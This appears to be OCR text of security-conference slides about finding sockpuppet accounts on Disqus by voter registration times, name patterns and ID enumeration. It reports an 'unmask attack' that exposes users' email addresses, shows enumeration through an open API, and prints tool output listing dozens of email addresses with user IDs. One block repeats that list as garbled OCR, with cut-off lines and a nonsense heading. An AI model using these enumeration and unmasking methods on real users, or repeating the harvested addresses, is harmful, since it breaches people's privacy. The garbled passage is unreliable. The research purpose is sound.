
### Voting metric

- Pull all comments for random story.
- For each comment pull the non-guest voters.
- For each voter retrieve their registration time.
- Calculate the variation in voter age on each comment.


#### **Voter Age-Variation**



#### Voter Age · Variation



#### **Voter Age-Variation**



#### What stood out

- Accounts had been registered within minutes of each other.
- Their usernames and profile names had a regular pattern:
  - Username: <Firstname><Surname>
  - Profile name: <Firstname> <Surname>


(venv)abbot:maltego marco\$ python unmask.py -v 2919407889 1540287681 like
Disqus Unmasker
marco@thinkst.com

[\*] Looking up comment 1540287681
[\*] Looking up voters on comment 1540287681
NatalyaMcalpin - Natalya Mcalpin (109616253) 2014-06-05T17:46:08 1

NatalyaMcalpin - Natalya Mcalpin (109616253) 2014-06-05T17:46:08 117d NerissaNiel - Nerissa Niel (109616261) 2014-06-05T17:46:13 117d OdessaOgilvie - Odessa Ogilvie (109616307) 2014-06-05T17:46:32 117d PaigeSwanger - Paige Swanger (109616327) 2014-06-05T17:46:42 117d PaulinaPrivett - Paulina Privett (109616340) 2014-06-05T17:46:48 117d RandaBallance - Randa Ballance (109616381) 2014-06-05T17:47:07 117d RodgerRansom - Rodger Ransom (109616473) 2014-06-05T17:47:41 117d RogerReddix - Roger Reddix (109616481) 2014-06-05T17:47:46 117d SorayaPiotrowski - Soraya Piotrowski (109616699) 2014-06-05T17:49:34 117d TeriClerk - Teri Clerk (109616781) 2014-06-05T17:50:07 117d TerinaTurrell - Terina Turrell (109616790) 2014-06-05T17:50:13 117d ThaoMcanulty - Thao Mcanulty (109616811) 2014-06-05T17:50:22 117d TyrellTennyson - Tyrell Tennyson (109616851) 2014-06-05T17:50:54 117d VertieValliere - Valliere (109616881) 2014-06-05T17:50:54 117d

disqus\_0xkykFPm7E - TheTruth (117719302) 2014-08-11T00:45:34 50d

Guests Likes: 23
(venv)abbot:maltego marco\$



### Not exactly convincing



## What about their emails addresses?

(Hint: you really shouldn't be able to retrieve a Disqus user's email address)



We found an unmask attack that returns an email address for a profile name\*



# Supposed puppets had emails in the form: <Firstname><Surname>@gmail.com



## We had our suspicions, but thought the puppet army would be larger.

Time to enumerate.



#### **User Enumeration**

- Disqus users get a unique ID
- This ID is a counter (yay!)
- There are unrestricted APIs to query user information (yay! yay!)
  - https://disqus.com/api/3.0/users/details.json
- We can lookup email addresses for each enumerated user with our unmask attack (yay! yay!)
- So we pick a lower and upper bound beyond the lowest and highest known puppet IDs, making a range of 5k users.
- Pull details for all users.


#### 5k users. Now what?

- Filter on known values:
  - Must have username, name and email patterns, and not be verified.
  - Age is already taken into account with the ID, so less relevant.

```
marco@playpen:~$ grep gmail.com users-109614253-109618253.txt | grep '.*([A-Z][A-Za-z]\+).*' |
7.09% 109614827 : AlainaDartez@gmail.com (AlainaDartez) 117 2014-06-05T17:35:45
7.44% 109614840 : AleciaAxley@gmail.com (AleciaAxley) 117 2014-06-05T17:35:49
7.71% 109614850 : AleshaHepner@gmail.com (AleshaHepner) 117 2014-06-05T17:35:54
7.90% 109614857 : AllynAlfrey@gmail.com (AllynAlfrey) 117 2014-06-05T17:35:58
8.17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwood) 117 2014-06-05T17:36:03
8.49% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 117 2014-06-05T17:36:07
8.85% 109614892 : AmadoGorman@gmail.com (AmadoGorman) 117 2014-06-05T17:36:12
9.12% 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo) 117 2014-06-05T17:36:17
9.47% 109614915 : AngelynAleman@gmail.com (AngelynAleman) 117 2014-06-05T17:36:22
9.74% 109614925 : AntoinetteAlcorn@gmail.com (AntoinetteAlcorn) 117 2014-06-05T17:36:27
10.06% 109614937 : ArdenApril@gmail.com (ArdenApril) 117 2014-06-05T17:36:32
10.22% 109614943 : BeatrizBuchholtz@gmail.com (BeatrizBuchholtz) 117 2014-06-05T17:36:37
10.49% 109614953 : BelvaSeckman@gmail.com (BelvaSeckman) 117 2014-06-05T17:36:42
10.79% 109614964 : BriceBosket@gmail.com (BriceBosket) 117 2014-06-05T17:36:46
11.06% 109614974 : BrookePlate@gmail.com (BrookePlate) 117 2014-06-05T17:36:50
11.36% 109614985 : BryannaCallanan@gmail.com (BryannaCallanan) 117 2014-06-05T17:36:55
11.63% 109614995 : CarmanComan@gmail.com (CarmanComan) 117 2014-06-05T17:36:59
11.85% 109615003 : CatarinaCountryman@gmail.com (CatarinaCountryman) 117 2014-06-05T17:37:04
12.01% 109615009 : CherelleCostner@gmail.com (CherelleCostner) 117 2014-06-05T17:37:08
12.33% 109615021 : ChristeenChien@gmail.com (ChristeenChien) 117 2014-06-05T17:37:13
12.58% 109615030 : ChristelDecola@gmail.com (ChristelDecola) 117 2014-06-05T17:37:17
12.82% 109615039 : ChrystalCryan@gmail.com (ChrystalCryan) 117 2014-06-05T17:37:22
13.20% 109615053 : CicelyCorrell@gmail.com (CicelyCorrell) 117 2014-06-05T17:37:26
13.52% 109615065 : ClarineChavarria@gmail.com (ClarineChavarria) 117 2014-06-05T17:37:32
13.90% 109615079 : ClarineHeeren@gmail.com (ClarineHeeren) 117 2014-06-05T17:37:37
14.25% 109615092 : CletaEvans@gmail.com (CletaEvans) 117 2014-06-05T17:37:42
14.66% 109615107 : ConnieCola@gmail.com (ConnieCola) 117 2014-06-05T17:37:48
```


COSPERSPENTATE GIRL SINGLE COM USERS TO SOLTED STATES 99% 109614827 : AlainaDartez@gmail.com (AlainaDa 4% 109614840 : AleciaAxley@gmail.com (AleciaAxle 13% 109614850 : AleshaHepner@gmail.com (AleshaHe 00% 109614857 : AllynAlfrey@gmail.com (AllynAlfre 17% 109614867 : AlmaArmwood@gmail.com (AlmaArmwo 19% 109614879 : AlvinNolan@gmail.com (AlvinNolan) 35% 109614892 : AmadoGorman@gmail.com (AmadoGorm 109614902 : AngelinaCrespo@gmail.com (AngelinaCrespo@gmail.com (AngelinaCrespo@gmail.com) 17% 109614915 : AngelynAleman@gmail.com (Angelyn 74% 109614925 : AntoinetteAlcorn@gmail.com (Anto 06% 109614937 : ArdenApril@gmail.com (ArdenApri 22% 109614943 : BeatrizBuchholtz@gmail.com (Beat 49% 109614953 : BelvaSeckman@gmail.com (BelvaSe 79% 109614964 : BriceBosket@gmail.com (BriceBosl 49% 109614953 : BelvaSeckman@gmail.com (BelvaSe 79% 109614964 : BriceBosket@gmail.com (BriceBosl 06% 109614974 : BrookePlate@gmail.com (BrookePlate@gmail.com) 36% 109614985 : BryannaCallanan@gmail.com (Brya 63% 109614995 : CarmanComan@gmail.com (CarmanCom 85% 109615003 : CatarinaCountryman@gmail.com (Co 01% 109615009 : CherelleCostner@gmail.com (Chere 33% 109615021 : ChristeenChien@gmail.com (Chris 58% 109615030 : ChristelDecola@gmail.com (Christ 82% 109615039 : ChrystalCryan@gmail.com (Chrysto 20% 109615053 : CicelyCorrell@gmail.com (Cicely 52% 109615065 : ClarineChavarria@gmail.com (Cla 90% 109615079 : ClarineHeeren@gmail.com (Clarin 25% 109615092 : CletaEvans@gmail.com (CletaEvans 66% 109615107 · ConnieCola@amail com (ConnieCola

#### Inter-registration time




**Registration number** 

#### Inter-registration time



#### Inter-registration time




#### So Far

- Accounts with
  - Patterned profile names
  - Patterned usernames
  - Patterned emails
  - Similar registration times
  - Regular inter-registration delays
  - Alphabetical progression in usernames

